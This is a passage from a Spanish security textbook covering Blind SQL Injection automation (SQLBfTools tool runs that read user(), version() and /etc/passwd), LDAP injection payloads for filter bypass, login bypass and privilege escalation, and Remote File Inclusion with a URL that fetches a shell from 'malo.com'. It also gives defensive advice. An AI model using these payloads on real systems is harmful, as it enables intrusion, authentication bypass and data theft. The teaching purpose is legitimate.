de resultados negativos. Se lanzaría la petición con la inyección de código y se examinarían los resultados hasta obtener la palabra clave. Es de los más rápidos a implementar, pero exige cierta interacción del usuario que debe seleccionar correctamente la palabra clave en los resultados positivos o negativos.

- Basados en firmas MD5. Este tipo de automatización sería válido para aplicaciones en las que existiera una respuesta positiva consistente, es decir, que siempre se obtuviera la misma respuesta ante el mismo valor correcto (con inyecciones de código de cambio de comportamiento cero) y, en el caso de respuesta negativa (ante inyecciones de cambio de comportamiento positivo), se obtuviera cualquier resultado distinto del anterior, como, por ejemplo, otra página de resultados, una página de error genérico, la misma página de resultados pero con errores de procesamiento, etc. La automatización de herramientas basadas en esta técnica es sencilla:
  - Se realiza el hash MD5 de la página de resultados positivos con inyección de código de cambio de comportamiento cero. Por ejemplo, "and 1=1".
  - Se vuelve a repetir el proceso con una nueva inyección de código de cambio de comportamiento cero. Por ejemplo, "and 2=2".
  - Se comparan los hashes obtenidos en los pasos *a* y *b* para comprobar que la respuesta positiva es consistente.
  - Se realiza el hash MD5 de la página de resultados negativos con inyección de código de cambio de comportamiento positivo. Por ejemplo, "and 1=2".
  - Se comprueba que los resultados de los hashes MD5 de los resultados positivos y negativos son distintos.
  - Si se cumple, entonces se puede automatizar la extracción de información por medio de hashes MD5.
  - **Excepciones.** Esta técnica de automatización no sería válida para aplicaciones que cambian constantemente la estructura de resultados, por ejemplo aquellas que tengan publicidad dinámica, ni aquellas que ante un error en el procesamiento devuelvan el control a la página actual. No obstante, sigue siendo la opción más rápida en la automatización de herramientas de *Blind SQL Injection*.
- Motor de diferencia textual. En este caso se utilizaría como elemento de decisión entre un valor positivo y uno falso la diferencia en palabras textuales. La idea es obtener el conjunto de palabras de la página de resultados positivos y la página de resultados negativos. Después se hace una inyección de código con un valor concreto y se obtiene un resultado de pala-

bras. Haciendo un cálculo de distancias se vería de cuál difiere menos para saber si el resultado es positivo o negativo. Esto es útil cuando el conjunto de valores injectados siempre tengan un resultado visible en el conjunto de resultados tanto en el valor positivo como en el valor negativo.

- Basados en árboles HTML. Otra posibilidad a la hora de analizar si el resultado obtenido es positivo o negativo sería utilizar el árbol HTML de la página. Esto funcionaría en entornos en los que la página de resultados correctos y la página de resultados falsos fueran siempre distintas, es decir, la página correcta tuviera partes dinámicas cambiantes ante el mismo valor y la página de errores también. En esos casos se puede analizar la estructura del árbol de etiquetas HTML de las páginas y compararlas.
- Representación lineal de sumas ASCII. La idea de esta técnica es obtener un valor hash del conjunto de resultados en base a los valores ASCII de los caracteres que conforman la respuesta. Se saca el valor del resultado positivo y el del resultado negativo. Este sistema funciona asociado a una serie de filtros de tolerancia y adaptación para poder automatizarse.

Existen distintas herramientas que permiten la automatización de dichos ataques. Entre ellas destacan Absinthe, SQLInjector, SQLBfTools, Bfsql y SQL PowerInjector, entre otras.

### ***SQLBfTools***

SQLBfTools son un conjunto de herramientas escritas en lenguaje C destinadas a los ataques a ciegas en motores de bases de datos MySQL. El autor ("illo") ha abandonado la herramienta y a día de hoy es mantenida por la web <http://www.unsec.net> por "dab".

Está compuesta por tres aplicaciones:

- *mysqlbf*. Es la herramienta principal para la automatización de la técnica de *BlindSQL*. Para poder ejecutarla se debe contar con un servidor vulnerable en el que el parámetro esté al final de la URL y la expresión no sea compleja.

Soporta códigos MySQL:

- *version()*
- *user()*
- *now()*

- system\_user()
- ....

Su funcionamiento se realiza mediante el siguiente comando:

```
MysqLbf "host" "comando" "palabraclave"
```

Donde:

- host es la URL con el servidor, el programa y el parámetro vulnerable.
- Comando es un comando a ejecutar de MySQL.
- Palabraclave es el valor que solo se encuentra en la página de resultado positivo.

En la siguiente imagen vemos cómo lanzamos la aplicación contra una base de datos vulnerable y podemos extraer el usuario de la conexión.

```
H:\>mysqlbf "http://www.unsec.net/dos.php?id_autor=134" "user()" "David"  
http-sql adaptive bruteforce $Revision: 1.13 $  
llo@reversing.org http://www.reversing.org  
This program is now being developed by Dab at  
http://www.unsec.net  
  
host:  
port: 80  
uri : dos.php  
args: id_autor=134  
sql: user()  
sqlI: (null)  
sqlL: 0  
mat.: David  
char: abcdefghijklmnopqrstuvwxyz0123456789$.: -()[]{}@#?,&^!<>+  
[*] diccionary lenght: 425  
[*] dict loaded 380 bytes  
resolving  
best guess:  
user() = www-data@localhost  
total hits: 230
```

Extracción user()

Como se puede ver, el programa ha necesitado 230 peticiones para sacar 18 bytes. En la siguiente imagen se ve cómo extraer la versión de la base de datos:

```
H:\>mysqlbf "http://www/?seccio=noticies&id_article=4676" "version()" = "vice"
http-sql adaptive bruteforce $Revision: 1.13 $
ilo@reversing.org http://www.reversing.org
This program is now being developed by Dab at
http://www.unsec.net

host:
port: 80
uri : /?seccio=noticies&id_article=4676
args: seccio=noticies&id_article=4676
sql: version()
sqlI: (null)
sqlL: 0
mat.: vice
char: abcdefghijklmnopqrstuvwxyz0123456789$. -()[]{}@#%^&!<>xD
[+] dictionary lenght: 425
[+] dict loaded 380 bytes.
resolving
best guess:
version() = 4.1.20
total hits: 110
```

Extracción `version()`

- `mysqlget`. Es la herramienta pensada para descargar ficheros del servidor. Aprovechando las funciones a ciegas y los comandos del motor de base de datos se puede ir leyendo letra a letra cualquier fichero del servidor. En la imagen que aparece a continuación se ve cómo se puede descargar el fichero `/etc/passwd` a partir de una vulnerabilidad *Blind SQL Injection* usando `mysqlget`:

```
H:\>mysqlget " dos.phtml?id_autor=134" "/etc/passwd" "David"
http-sql blind downloader $Revision: 1.35 $
ilo@reversing.org http://www.reversing.org
THIS PROGRAM DELIBERATELY CONTAINS SEVERAL
BUFFER OVERFLOWS, SO USING AGAINST A ROGUE
SERVER MAY GIVE MORE PROBLEMS THAN RESULTS

cross-post: www.hacktimes.com www.unsec.net

host:
port: 80
uri : dos.phtml
args: id_autor=134
file: /etc/passwd
mat.: David
[+] dicctionary lenght: 425
[+] dict loaded 380 bytes
resolving
file is 49 bytes long
--BOF--
root:x:0:0:root:/root:/bin/
```

Fichero `/etc/passwd`

- `mysqlst`. Esta herramienta se utiliza para volcar los datos de una tabla. Primero se consulta el diccionario de datos para extraer el número de campos, los nombres, los tipos de datos de cada campo y, por último, el volcado de las filas.

## Protección contra *Blind SQL Injection*

¿Cómo hacerlo?, pues comprobando absolutamente todo. Hoy en día, en todos los documentos técnicos en los que se evalúa el desarrollo de aplicaciones seguras está disponible un amplio estudio sobre cómo desarrollar protegiendo los programas contra la inyección de código.

Michael Howard, uno de los padres del modelo SDL<sup>1</sup> utilizado por Microsoft en el desarrollo de sus últimas tecnologías y autor del libro *Writing Secure Code* (2.<sup>a</sup> edición), dedica todo un tema a evitar la inyección de código y lo titula de forma muy personal: "All Input Is Evil! Until proven otherwise".

(<sup>1</sup>)SDL (*Secure Development Lifecycle*)

Además, casi todos los fabricantes o responsables de lenguajes de programación de aplicaciones web ofrecen "Mejores Prácticas" para el desarrollo seguro dando recomendaciones claras y concisas para evitar la inyección de código. Así que a comprobarlo todo.

En toda consulta que se vaya a lanzar contra la base de datos y cuyos parámetros vengan desde el usuario, sin importar si en principio van a ser modificados o no por el usuario, los parámetros deben ser comprobados y se han de realizar funciones de tratamiento para todos los casos posibles. Hay que prever que todos los parámetros pueden ser modificados y traer valores maliciosos. Se recomienda utilizar códigos que ejecuten consultas ya precompiladas para evitar que interactúe con los parámetros de los usuarios.

Asimismo, como se ha visto, los atacantes intentan realizar ingeniería inversa y extraer información de las aplicaciones en base a los mensajes o tratamientos de error. Es importante que se controlen absolutamente todas las posibilidades que puedan generar error en cualquier procedimiento por parte del programador. Para cada acción de error se debe realizar un tratamiento seguro del mismo y evitar dar ninguna información útil a un posible atacante.

Es recomendable que se auditén los errores, tanto los de aplicación como los de servidor, pues pueden representar un fallo en el funcionamiento normal del programa o un intento de ataque. Se puede afirmar que casi el 100% de los atacantes a un sistema van a generar algún error en la aplicación.

## 2.2. **LDAP Injection**

El presente apartado quiere mostrar las posibilidades y riesgos de los ataques *LDAP Injection* en aplicaciones web. Con estos ejemplos se quiere demostrar cómo es posible realizar ataques de elevación de privilegios, de salto de protecciones de acceso y de acceso a datos en árboles LDAP mediante el uso de inyecciones de código LDAP. Estas inyecciones de código se han clasificado en inyecciones *And LDAP Injection*, *OR LDAP Injection* y *Blind LDAP Injection*.

Para probar estas técnicas de inyección se han utilizado los motores ADAM de Microsoft y el motor OpenLDAP, un producto software libre, de amplia implantación a nivel mundial.

## 2.2.1. LDAP Injection con ADAM de Microsoft

Para realizar todas las pruebas de las cadenas a inyectar se ha utilizado la herramienta *LDAP Browser* que permite conectarse a distintos árboles LDAP y un cliente web sintético, creado con el componente `IPWorksASP.LDAP` de la empresa /n Software, para realizar las pruebas de ejecución de filtros inyectados. En la siguiente figura se muestra a título de ejemplo la estructura que se ha creado en ADAM.

Name	Type	Size
OU	entry	221
CN	entry	233
CN	entry	0
Roles	entry	204
Terminales	entry	221
Usuarios	entry	215
top	text attribute	3
organization	text attribute	12
o	text attribute	12
distinguishedName	text attribute	14
instanceType	text attribute	1
whenCreated	text attribute	17
whenChanged	text attribute	17
uNCreated	text attribute	4
uNChanged	text attribute	4
name	text attribute	12
objectGUID	binary attribute	16
wellKnownObjects	text attribute	61
wellKnownObjects	text attribute	67
wellKnownObjects	text attribute	68
wellKnownObjects	text attribute	71
objectCategory	text attribute	84
msDS-masteredBy	text attribute	146
createTimeStamp	operational attribute	17
modifyTimeStamp	operational attribute	17
subSchemaSubEntry	operational attribute	81

Estructura del árbol LDAP creado en ADAM

Supongamos ahora que la aplicación web utiliza una consulta con el siguiente filtro: `(cn=Impresora_1)`. Al lanzar esta consulta se obtiene un objeto, como se puede ver en la siguiente figura:

The screenshot shows the 'CLIENTE LDAP por Informática64' application window. In the 'Datos del Servidor' section, the server is set to 80.81.106.148, port 983, and version 3. In the 'Datos de Usuario' section, the user is set to 'Credenciales' with a DN of CN=Arvin Sloane SD6,OU=Usuarios,O=RetoH. The 'Operador' dropdown is set to 'AND'. The search query 'Atributo\_1 cn' has a value of 'Impresora\_1'. The results show one entry: 'CN=Impresora\_1,OU=Impresoras,O=RetoHacking4' with a total count of 1. A note at the bottom states: 'El componente utilizado para esta demo es el IPWorks! V6 de /n software. www.nsoftware.com. La demo ha sido desarrollada por Rodolfo Bordon de Informática64. www.informatica64.com.'

Se obtiene un objeto de respuesta con el filtro (cn=Impresora\_1)


Lo deseable para un atacante que realice una inyección sería poder acceder a toda la información mediante la inclusión de una consulta que nos devolviera todas las impresoras. En el ejemplo, vemos cuál debería ser el resultado a obtener con una consulta siguiendo el formato definido en las RFC sobre ADAM:

( | (cn=Impresora\_1) (cn=Impresora\*) )

The screenshot shows the 'CLIENTE LDAP por Informática64' application window. The setup is identical to the previous screenshot. The search query now includes '(cn=Impresora\_1)(cn=Impresora\*)'. The results show six entries: 'CN=Impresora\_1,OU=Impresoras,O=RetoHacking4', 'CN=Impresora\_12,OU=Impresoras,O=RetoHacking4', 'CN=Impresora\_22,OU=Impresoras,O=RetoHacking4', 'CN=Impresora\_32,OU=Impresoras,O=RetoHacking4', 'CN=Impresora\_63,OU=Impresoras,O=RetoHacking4', and 'CN=Impresora\_76,OU=Impresoras,O=RetoHacking4'. The total count is 6. The same note at the bottom is present.

Todas las impresoras

Sin embargo, como se puede apreciar, para construir ese filtro necesitaríamos inyectar un operador y un paréntesis al principio. En el ejemplo, la inyección no resulta ser muy útil pues se está realizando en ambas condicionantes sobre *cn*, pero ese filtro sólo está creado para ilustrar la necesidad de inyectar código antes del filtro y en el medio del filtro. Si probamos la inyección propuesta por Sacha Faust en ADAM: (*cn=Impresora\_1*) (| (*cn=Impresora\**) )



Inyección sin resultados

Como se puede apreciar en la figura anterior, en la última prueba, la inyección no produce ningún error, pero, a diferencia de las pruebas que realiza Sacha Faust con *SunOne Directory Server 5.0*, el servidor ADAM no devuelve más datos. Es decir, sólo devuelve los datos del primer filtro completo y el resto de la cadena es ignorado.

### **2.2.2. *LDAP Injection* con OpenLDAP**

Para realizar las pruebas de inyección en OpenLDAP se ha utilizado el árbol que el propio proyecto OpenLPAD.org ofrece para aplicaciones de prueba y cuya estructura es la siguiente:

Estructura del árbol LDAP en OpenLDAP

Sobre esta estructura ejecutamos una consulta para buscar a un usuario obteniendo un único objeto como resultado: (uid=kurt)

Al ejecutar el filtro (uid=kurt) obtenemos un único resultado

Si quisieramos ampliar el número de resultados, siguiendo el formato definido en el RFC, deberíamos ejecutar una consulta en la que inyectáramos un operador OR y un filtro que incluyera todos los resultados, como se puede ver en la siguiente imagen: ( | (uid=kurt) (uid=\*) )

**CLIENTE LDAP por Informática64**

**Datos del Servidor**

- Servidor: www.opendap.com
- Puerto: 389
- Versión LDAP: 3

**Datos de Usuario**

- Anónimo
- Credenciales

Usuario:   
Contraseña:

DN: dc=openLDAP,dc=org

**Datos Consulta**

Operador:  AND  OR  Sin Operador

Atributo_1	uid	Valor	kurt
Atributo_2	uid	Valor	*

**Resultados**

Datos  Booleano

Ejecutar la consulta

Resultados de la Consulta: **(|(uid=kurt)(uid=\*))**

```
uid=kurt,ou=People,dc=OpenLDAP,dc=Org
uid=kdz,ou=People,dc=OpenLDAP,dc=Org
uid=hyc,ou=People,dc=OpenLDAP,dc=Org
uid=venaas,ou=People,dc=OpenLDAP,dc=Org
```

Total=4

El componente utilizado para esta demo es el IPWorks! V6 de /n software. [www.nsoftware.com](http://www.nsoftware.com). La demo ha sido desarrollada por Rodolfo Bordón de Informática64. [www.informatica64.com](http://www.informatica64.com).

Todos los usuarios

Si realizamos la inyección tal y como propone Sacha Faust en su documento sobre LDAP obtendríamos los siguientes resultados: **(uid=kurt) (| (uid=\*))**

**CLIENTE LDAP por Informática64**

**Datos del Servidor**

- Servidor: www.opendap.com
- Puerto: 389
- Versión LDAP: 3

**Datos de Usuario**

- Anónimo
- Credenciales

Usuario:   
Contraseña:

DN: dc=openLDAP,dc=org

**Datos Consulta**

Operador:  AND  OR  Sin Operador

Atributo_1	uid	Valor	kurt ( (uid=*))
Atributo_2		Valor	

**Resultados**

Datos  Booleano

Ejecutar la consulta

Resultados de la Consulta: **(uid=kurt)|(|(uid=\*))**

```
uid=kurt,ou=People,dc=OpenLDAP,dc=Org
```

Total=1

El componente utilizado para esta demo es el IPWorks! V6 de /n software. [www.nsoftware.com](http://www.nsoftware.com). La demo ha sido desarrollada por Rodolfo Bordón de Informática64. [www.informatica64.com](http://www.informatica64.com).

Inyección OpenLDAP. Se ignora el segundo filtro

Como puede apreciarse en la figura anterior, el servidor OpenLDAP ha ignorado el segundo filtro y solo ha devuelto un usuario, de igual forma que lo hacía ADAM.

### 2.2.3. Primeras conclusiones

Tras realizar estas pruebas podemos extraer las siguientes conclusiones:

Para realizar una inyección de código LDAP en una aplicación que trabaje contra ADAM u OpenLDAP es necesario que el filtro original, es decir, el del programador, tenga un operador OR o AND. A partir de este punto se pueden realizar inyecciones de código que permitan extraer información o realizar ataques *Blind*, es decir, a ciegas.

En ese mismo entorno es necesario que la consulta generada tras la inyección esté correctamente anidada en un único par de paréntesis general o bien que el componente permita la ejecución con información que no se va a utilizar a la derecha del filtro.

La inyección que queda compuesta según el documento de Sacha Faust puede ser vista de dos formas diferentes: en una, como un único filtro con un operador, y en la otra, como la concatenación de dos filtros. En el primer caso tendríamos un filtro mal compuesto. Por otro lado, si la inyección se ve como dos filtros, estaríamos hablando de un comportamiento particular de algunos motores LDAP (que no comparten con OpenLDAP ni con ADAM) y, además, con un segundo filtro con un operador, el operador OR, innecesario.

A partir de este punto, vamos a analizar diferentes tipos de inyecciones LDAP que pueden suponer un riesgo de seguridad en los sistemas LDAP que estén siendo accedidos por aplicaciones web.

### 2.2.4. "OR" LDAP Injection

En este entorno nos encontraríamos con que el programador ha creado una consulta LDAP con un operador OR y uno o los dos parámetros son solicitados al usuario:

```
( | (atributo1=valor1) (atributo2=valor2) )
```

Supongamos en el ejemplo del árbol LDAP que tenemos una consulta inyectable del siguiente tipo: `(|(cn=D*)(ou=Groups))` Es decir, que devuelve todos los objetos cuyo valor en "cn" comience por "D" o cuyo valor en "ou" sea "Groups".

Al ejecutarla obtenemos:

The screenshot shows the 'CLIENTE LDAP por Informática64' application in a Windows Internet Explorer window. The 'Datos del Servidor' section has 'Servidor' set to 'www.opendap.com', 'Puerto' to '389', and 'Versión LDAP' to '3'. The 'Datos de Usuario' section has 'Anónimo' selected. The 'DN:' field contains 'dc=openLDAP,dc=org'. In the 'Datos Consulta' section, 'Operador:' is set to 'OR'. The first search condition 'Atributo\_1 cn' has 'Valor' set to 'D\*'. The second search condition 'Atributo\_2 ou' has 'Valor' set to 'Groups'. Below these fields is a 'Resultados' section with 'Booleano' selected. A button labeled 'Ejecutar la consulta' is present. The results show the query: `((cn=D*)(ou=Groups))`, which returns two entries: `cn=Directory Manager,dc=OpenLDAP,dc=Org` and `ou=Groups,dc=OpenLDAP,dc=Org`. The total count is 'Total=2'. At the bottom, a note states: 'El componente utilizado para esta demo es el IPWorks! V6 de n software. www.nsoftware.com. La demo ha sido desarrollada por Rodolfo Bordón de Informática64. www.informatica64.com.'

Consulta OR sin inyección

Si esta consulta sufriera una inyección de código en el primer parámetro, podríamos realizar una consulta que nos devolviera la lista de usuarios almacenados. Para ello realizamos la inyección en el primer valor de la siguiente cadena: `void (uid=*) ) ( | (uid=*`

The screenshot shows the same application interface as the previous one, but with a different search query. The 'Atributo\_1 cn' field now contains the value `void(uid=*) ) ( | (uid=*`. The rest of the interface remains the same, including the 'Operador:' set to 'OR', the 'Atributo\_2 ou' value 'Groups', and the 'Booleano' results selection. The results show the query: `((cn=void)(uid=*))|((uid=*)(ou=Groups))`, which returns four entries: `uid=kurt,ou=People,dc=OpenLDAP,dc=Org`, `uid=kdz,ou=People,dc=OpenLDAP,dc=Org`, `uid=hyc,ou=People,dc=OpenLDAP,dc=Org`, and `uid=venaas,ou=People,dc=OpenLDAP,dc=Org`. The total count is 'Total=4'. The bottom note is identical to the previous screenshot.

Lista de usuarios obtenida tras la inyección

Al formarse la consulta LDAP ésta quedará construida de la siguiente forma: `( | (cn=void) (uid=*) ) ( | (uid=*) (ou=Groups) )`, permitiendo obtener, como se puede ver en la figura "Todos los usuarios" la lista de todos los usuarios del árbol LDAP.

Otro ejemplo de esta técnica es la siguiente aplicación de gestión interna; en este caso tenemos un aplicativo que lanza una consulta LDAP del siguiente tipo:

```
( | (type=outputDevices) (type=printer))
```

Listado de impresoras y dispositivos de salida

Si el parámetro type que va por GET en la URL es inyectable, un atacante podría modificar el filtro de consulta LDAP con una inyección del siguiente tipo:

```
( | (type=outputDevices) (type=printer) (uid=*) ) ( | (type=void) )
```

Con esa inyección el atacante obtendría, en este ejemplo, la lista de todos los usuarios, como se puede ver en la siguiente figura:

Acceso al listado de usuarios mediante OR LDAP Injection

### 2.2.5. "AND" LDAP Injection

En el caso de inyecciones en consultas LDAP que lleven el operador AND, el atacante está obligado a utilizar como valor en el primer atributo algo válido, pero se pueden utilizar las inyecciones para mediatizar los resultados y, por ejemplo, realizar escaladas de privilegios. En este caso nos encontraríamos con una consulta del siguiente tipo:

```
(& (atributo1=valor1) (atributo2=valor2))
```

Supongamos un entorno en el que se muestra la lista de todos los documentos a los que un usuario con pocos privilegios tiene acceso mediante una consulta que incluye el directorio de documentos en un parámetro inyectable. Es decir, la consulta original es:

```
(& (directorio=nombre_directorio) (nivel_seguridad=bajo))
```

Un atacante podría construir una inyección del siguiente modo para poder acceder a los documentos de nivel de seguridad alto.

```
(& (directorio=almacen) (nivel_seguridad=alto)) (| (directorio=almacen) (nivel_seguridad=bajo))
```


Para conseguir este resultado se habrá inyectado en el nombre del directorio la siguiente cadena:

```
almacen) (nivel_seguridad=alto)) (| (directorio=almacen
```


Un ejemplo de este ataque se puede ver en la siguiente aplicación. En primer lugar, se va a realizar un acceso no autorizado a la aplicación web utilizando una inyección que evite la comprobación de la contraseña. La aplicación lanza una consulta LDAP del tipo:

```
(& (uid=valor_de_user) (password=valor_de_password)
```


Inyectando la siguiente cadena en el valor del USER: `slisberger) (&)`, el atacante obtendría una consulta LDAP que siempre devolvería al usuario `slisberger` y, por lo tanto, conseguiría el acceso a la aplicación.

Acceso no autorizado mediante *AND LDAP Injection*

Y, como se puede ver en la siguiente figura, el usuario consigue acceso al directorio privado del usuario `slisberger`. En este caso, se ha utilizado el filtro `(&)`, que es el equivalente al valor *True* en los filtros LDAP.

Directorio *Home* del usuario

Como se puede ver, en este caso, el usuario ha accedido con privilegios de nivel bajo, y en la aplicación de mostrar documentos, que se describió al principio de este apartado, solo tendría acceso a los documentos de nivel bajo, como se puede ver en la siguiente figura:



Listado de documentos de nivel bajo

La consulta que se está ejecutando es:

```
(&(directory=nombre_directorio) (level=low))
```

El valor de `level` lo está cogiendo la aplicación de las variables de sesión del servidor, sin embargo, un atacante podría injectar en el nombre del directorio el siguiente comando: `Documents) (level=High)`. De esta forma, el comando que se ejecutaría sería:

```
(&(directory=Documents) (level=High)) (level=low))
```

Lo que permitiría al atacante acceder a todos los documentos. Se ha producido una elevación de privilegios.

The screenshot shows a Mozilla Firefox window with the title "Documents - Mozilla Firefox". The address bar contains the URL `http://www.ServerDemo.com/document.php?path=Documents)(level=High)&recursive=yes`. The main content area is titled "DOCUMENT EXPLORER". On the left, there's a sidebar with the user "Steven Lisberger" and a "Resources" button. The main pane displays a table with columns: FILE NAME, DESCRIPTION, and LEVEL. The table lists several document categories and their contents, each with a corresponding icon and a level indicator (Low, Medium, High). The "LEVEL" column shows the following values for different file types:

FILE NAME	DESCRIPTION	LEVEL
/Documents/Memos		Low
Ray-Ban Memo Draft 0.6		Medium
LucasArts Memo Final 1.0		High
Columbia Pictures Memo Final 1.0b Rev 1		Low
/Documents/Projects		High
Hotel White Perl		Low
Seagate Summary 2006		High
/Documents/Short Reports		Low
Operations Manager 2005		Medium
Crude stays below \$100		Low
/Documents/Proposals		High
Sony Ericsson Jun 2006		Low
Lider Paper May 2007		High
/Documents/Case Studies		Low
IDG Books		High
Samsung		Medium
Nokia		Low
Prentice Hall		High

At the bottom of the main pane, there is a status bar with the text "Terminado".

Elevación de privilegios mediante AND LDAP Injection

### 3. Ataques de inyección de ficheros

#### 3.1. *Remote File Inclusion*

Mediante esta denominación podemos definir la vulnerabilidad consistente en ejecutar código remoto dentro de la aplicación vulnerable. Se basa en la idea de que, al igual que es posible cargar un fichero local para su inclusión dentro de la página, podríamos cargar uno remoto que contuviese código malicioso.

Esto es posible en lenguajes interpretados, donde podemos incluir un fichero con código y añadirlo a la ejecución. En el siguiente ejemplo se toma como base una página programada en PHP:

```
http://www.mipagina.com/mostrar.php?pag=index.php
```

PHP hace uso de funciones que permiten la inclusión de ficheros externos para generar páginas más complejas y más completas. En el hipotético ejemplo anterior el fichero `mostrar.php` haría uso de alguna de estas funciones de PHP que permiten la inclusión dinámica de ficheros:

- `include($pag)`
- `require($pag)`
- `include_once($pag)`
- `require_once($pag)`

Estas funciones reciben un parámetro (llamado `$pag` en este ejemplo) que indica la ruta del fichero que ha de incluirse. Si la variable `pag` no está suficientemente controlada podremos hacer una llamada a un fichero externo que se descargará e interpretará en el lado del servidor:

```
http://www.mipagina.com/mostrar.php?pag=http://malo.com/shell.txt
```


En la llamada anterior el servidor `mipagina.com` solicitará a `malo.com` el fichero `shell.txt` que incluirá código PHP válido que se ejecutará en `mipagina.com`.

Este fallo se debe a una mala configuración del servidor PHP, el cual permite la inclusión de ficheros externos. La configuración correcta debería ser la prohibición total de realizar estas acciones.

Para establecer una configuración adecuada en el intérprete de PHP debemos buscar el fichero<sup>2</sup> `php.ini` de configuración y establecer la clave de configuración `allow_url_include` a *False*.

(2)en Linux suele estar en /etc/php5/php.ini

Este fallo de seguridad puede dar lugar a que un atacante logre ejecutar cualquier código deseado en el servidor web con los riesgos que esto conlleva. Existen ficheros ya pregenerados para ser incluidos dentro del flujo de ejecución de la aplicación web. Van desde un simple intérprete de comandos a una completa *shell* equipada con su propio explorador de ficheros, opciones para subir o descargar ficheros e incluso la posibilidad de ejecutar programas en el equipo remoto.



Shell remota ejecutándose

